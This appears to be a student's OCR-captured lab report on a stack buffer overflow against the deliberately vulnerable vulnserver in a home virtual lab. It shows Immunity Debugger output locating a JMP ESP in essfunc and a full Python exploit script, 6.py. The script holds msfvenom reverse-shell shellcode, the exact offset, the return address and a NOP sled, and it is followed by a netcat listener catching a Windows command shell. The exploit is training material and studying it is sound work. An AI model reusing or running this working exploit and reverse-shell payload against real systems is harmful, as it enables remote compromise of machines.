
Show run trace    Paused

8:18 PM
10/29/2024

Turn in Artifact 6: Bad Characters.

**Essfunc:**

Next, I created a new script named 5.py to target the essfunc module. I crafted the payload by padding with "A"s up to the EIP offset, followed by the address for essfunc (\xaf\x11\x50\x62).


lab4-Murillo-win10
Power on this virtual machine
Edit virtual machine settings
Devices
Memory 4 GB
Processors 2
Hard Disk (SCSI) 40 GB
CD/DVD (IDE) Using unknown b...
Network Adapter Bridged (Automat...
Display Auto detect
Description
Type here to enter a description of this virtual machine.
Immunity Debugger - vulnserver.exe
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment spe
CPU - thread 00000344, module essfunc
Paused
1:22 AM
10/29/2024

```
625011AF  FFE4    JMP ESP
625011B1  FFE0    JMP EAX
625011B3  58      POP EAX
625011B4  58      POP EAX
625011B5  C3      RETN
625011B6  5D      POP EBP
625011B7  C3      RETN
625011B8  55      PUSH EBP
625011B9  89E5    MOV EBP,ESP
625011BB  FFE4    JMP ESP
625011BD  FFE1    JMP ECX
625011BF  5B      POP EBX
625011C0  5B      POP EBX
625011C1  C3      RETN
625011C2  5D      POP EBP
625011C3  C3      RETN
625011C4  55      PUSH EBP
625011C5  89E5    MOV EBP,ESP
625011C7  FFE4    JMP ESP
625011C9  FFE3    JMP EBX
625011CB  5D      POP EBP
625011CC  5D      POP EBP
625011CD  C3      RETN
625011CE  5D      POP EBP
625011CF  C3      RETN
625011D0  55      PUSH EBP
625011D1  89E5    MOV EBP,ESP
625011D3  FFE4    JMP ESP
625011D5  FFE7    JMP EDI
625011D7  5B      POP EBX
625011D8  5B      POP EBX
625011D9  C3      RETN
625011DA  5D      POP EBP
625011DB  C3      RETN
625011DC  55      PUSH EBP
625011DD  89E5    MOV EBP,ESP
625011DF  FFE4    JMP ESP
625011E1  FFE2    JMP EDX
625011E3  59      POP ECX
625011E4  5A      POP EDX
625011E5  C3      RETN
625011E6  5D      POP EBP
625011E7  C3      RETN
625011E8  55      PUSH EBP
```

```
Registers (FPU)
EAX 0104F1E8 ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00E450B4
EDX 00000000
EBX 00000144
ESP 0104F9C8
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 625011AF essfunc.625011AF

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 285000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


```
Address   Hex dump                  ASCII
00403000  FF FF FF FF 00 40 00 00       .@..
00403008  70 2E 40 00 00 00 00 00   p.@.....
00403010  FF FF FF FF 00 00 00 00       ....
00403018  FF FF FF FF 00 00 00 00       ....
00403020  FF FF FF FF 00 00 00 00       ....
00403028  00 00 00 00 00 00 00 00   ........
00403030  00 00 00 00 00 00 00 00   ........
00403038  00 00 00 00 00 00 00 00   ........
00403040  00 00 00 00 00 00 00 00   ........
00403048  00 00 00 00 00 00 00 00   ........
00403050  00 00 00 00 00 00 00 00   ........
00403058  00 00 00 00 00 00 00 00   ........
00403060  00 00 00 00 00 00 00 00   ........
00403068  00 00 00 00 00 00 00 00   ........
00403070  00 00 00 00 00 00 00 00   ........
00403078  00 00 00 00 00 00 00 00   ........
00403080  00 00 00 00 00 00 00 00   ........
00403088  00 00 00 00 00 00 00 00   ........
00403090  00 00 00 00 00 00 00 00   ........
00403098  00 00 00 00 00 00 00 00   ........
```

```
0104F9C8  00E44800 .HΣ.
0104F9CC  00E434C0 └4Σ. ASCII "TRUN /.:/AAAAAAAAAA
0104F9D0  00000BB8 ╕♂..
0104F9D4  00000000 ....
0104F9D8  FFFFFFFE ■
0104F9DC  00000000 ....
0104F9E0  000000AD ¡...
0104F9E4  00000010 ►...
0104F9E8  007B9870 pÿ{.
0104F9EC  00000000 ....
0104F9F0  00010050 P.☺.
0104F9F4  00E40270 p☻Σ.
0104F9F8  000000AD ¡...
0104F9FC  00E40270 p☻Σ.
0104FA00  07000007 •..•
0104FA04  75089C5E ^£▪u RETURN to WS2_32.75089C5E
0104FA08  7508951D ↔ò▪u RETURN to WS2_32.7508951D
0104FA0C  029B3937 79¢☻
0104FA10  00000001 ☺...
0104FA14  00E448D0 ╨HΣ. ASCII "TRUN /.:/AAAAAAAAAA
0104FA18  75070000 ..•u OFFSET WS2_32.#375
0104FA1C  007A8168 hüz.
0104FA20  007AD2B8 ╕╥z.
0104FA24  00000214 ¶☻..
0104FA28  00000220  ☻..
0104FA2C  0104FBAC ¼√☺☺
0104FA30  773886D0 ╨å8w ntdll.773886D0
0104FA34  076DE111 ◄ßm•
0104FA38  FFFFFFFE ■
```

```
[01:20:35] Breakpoint at essfunc.625011AF
```


Turn in Artifact 7: essfunc

**Buffer Overflow and Reverse Shell:**
Next, I created a script named 6.py to execute the buffer overflow and establish a reverse shell. I generated shellcode using msfvenom, carefully excluding any identified "bad characters" to ensure smooth execution. Before running the script, I started listening on port 4444 with netcat to establish the reverse shell connection. When I sent the payload to vulnserver using 6.py, the buffer overflow was triggered, successfully connecting back to my listener and giving me remote command execution on the target system, completing the buffer overflow attack.



```
  GNU nano 8.1                                                      6.py
#!/usr/bin/python2
import sys, socket

overflow = (
"\xb8\xc0\x8f\x6b\x3e\xdd\xc5\xd9\x74\x24\xf4\x5b\x33\xc9"
"\xb1\x52\x31\x43\x12\x83\xeb\xfc\x03\x83\x81\x89\xcb\xff"
"\x76\xcf\x34\xff\x86\xb0\xbd\x1a\xb7\xf0\xda\x6f\xe8\xc0"
"\xa9\x3d\x05\xaa\xfc\xd5\x9e\xde\x28\xda\x17\x54\x0f\xd5"
"\xa8\xc5\x73\x74\x2b\x14\xa0\x56\x12\xd7\xb5\x97\x53\x0a"
"\x37\xc5\x0c\x40\xea\xf9\x39\x1c\x37\x72\x71\xb0\x3f\x67"
"\xc2\xb3\x6e\x36\x58\xea\xb0\xb9\x8d\x86\xf8\xa1\xd2\xa3"
"\xb3\x5a\x20\x5f\x42\x8a\x78\xa0\xe9\xf3\xb4\x53\xf3\x34"
"\x72\x8c\x86\x4c\x80\x31\x91\x8b\xfa\xed\x14\x0f\x5c\x65"
"\x8e\xeb\x5c\xaa\x49\x78\x52\x07\x1d\x26\x77\x96\xf2\x5d"
"\x83\x13\xf5\xb1\x05\x67\xd2\x15\x4d\x33\x7b\x0c\x2b\x92"
"\x84\x4e\x94\x4b\x21\x05\x39\x9f\x58\x44\x56\x6c\x51\x76"
"\xa6\xfa\xe2\x05\x94\xa5\x58\x81\x94\x2e\x47\x56\xda\x04"
"\x3f\xc8\x25\xa7\x40\xc1\xe1\xf3\x10\x79\xc3\x7b\xfb\x79"
"\xec\xa9\xac\x29\x42\x02\x0d\x99\x22\xf2\xe5\xf3\xac\x2d"
"\x15\xfc\x66\x46\xbc\x07\xe1\xa9\xe9\x06\x78\x41\xe8\x08"
"\x6b\xce\x65\xee\xe1\xfe\x23\xb9\x9d\x67\x6e\x31\x3f\x67"
"\xa4\x3c\x7f\xe3\x4b\xc1\xce\x04\x21\xd1\xa7\xe4\x7c\x8b"
"\x6e\xfa\xaa\xa3\xed\x69\x31\x33\x7b\x92\xee\x64\x2c\x64"
"\xe7\xe0\xc0\xdf\x51\x16\x19\xb9\x9a\x92\xc6\x7a\x24\x1b"
"\x8a\xc7\x02\x0b\x52\xc7\x0e\x7f\x0a\x9e\xd8\x29\xec\x48"
"\xab\x83\xa6\x27\x65\x43\x3e\x04\xb6\x15\x3f\x41\x40\xf9"
"\x8e\x3c\x15\x06\x3e\xa9\x91\x7f\x22\x49\x5d\xaa\xe6\x69"
"\xbc\x7e\x13\x02\x19\xeb\x9e\x4f\x9a\xc6\xdd\x69\x19\xe2"
"\x9d\x8d\x01\x87\x98\xca\x85\x74\xd1\x43\x60\x7a\x46\x63"
"\xa1")

shellcode = "A" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 + overflow

try:
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('192.168.1.140',9999))
        s.send(('TRUN /.:/' + shellcode))
        s.close()

except:
        print "Error connecting to server"

        sys.exit()
```

6.py Script.


Home
lab4-Murillo-win10
nlp212-MurilloSantiago_K...
nlp212_MurilloSantiago_MS2
nlp212-MurilloSantiago_Kali
Power on this virtual machine
Edit virtual machine settings
root@kali: /home/kali
File Actions Edit View Help

Devices

| | |
|---|---|
| Memory | 7.8 GB |
| Processors | 4 |
| Hard Disk (SCSI) | 80.1 GB |
| Network Adapter | Bridged (Automat... |
| USB Controller | Present |
| Sound Card | Auto detect |
| Display | Auto detect |

Description

Kali Rolling (2024.3) x64
2024-08-18

-----------------

Username: kali
Password: kali
(US keyboard layout)

-----------------

* Kali Homepage:
https://www.kali.org/

* Kali Documentation:
https://www.kali.org/docs/

* Kali Tools:
https://www.kali.org/tools/

* Forum/Community Support:
https://forums.kali.org/

* Community Chat:
https://discord.kali.org

```
┌──(root㉿kali)-[/home/kali]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.1.137] from (UNKNOWN) [192.168.1.140] 50265
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser\vulnserver>whoami
whoami
msedgewin10\ieuser

C:\Users\IEUser\vulnserver>
```

Turn in Artifact 8: Buffer Overflow and Reverse Shell connection.

## Conclusion:

In this lab, I successfully conducted a buffer overflow attack on a vulnerable server to gain remote access via a reverse shell. By carefully crafting and refining each step, from network configuration and fuzzing to EIP control and shellcode execution, I achieved full system access.

## Citations

Adams, Heath. "Buffer Overflows Made Easy - Part 1: Introduction." *YouTube*, uploaded by The Cyber Mentor, https://youtu.be/qSnPayW6F7U

Adams, Heath. "Buffer Overflows Made Easy - Part 2: Spiking." *YouTube*, uploaded by The Cyber Mentor, https://youtu.be/3x2KT4cRP9o

Adams, Heath. "Buffer Overflows Made Easy - Part 3: Fuzzing." *YouTube*, uploaded by The Cyber Mentor, https://youtu.be/FCIfWTAtPr0

Adams, Heath. "Buffer Overflows Made Easy - Part 4: Finding the Offset." *YouTube*, uploaded by The Cyber Mentor, https://youtu.be/GqwyonqLYdQ

Adams, Heath. "Buffer Overflows Made Easy - Part 5: Overwriting the EIP." *YouTube*, uploaded by The Cyber Mentor, https://youtu.be/Wh9wRKBzajo

Adams, Heath. "Buffer Overflows Made Easy - Part 6: Finding Bad Characters." *YouTube*, uploaded by The Cyber Mentor, https://youtu.be/uIFYNVqpZ0k

Adams, Heath. "Buffer Overflows Made Easy - Part 7: Finding the Right Module." *YouTube*, uploaded by The Cyber Mentor, https://youtu.be/k9D9RuFT02I

Adams, Heath. "Buffer Overflows Made Easy - Part 8: Generating Shellcode and Gaining Shells." *YouTube*, uploaded by The Cyber Mentor, https://youtu.be/qSjxR8tfokg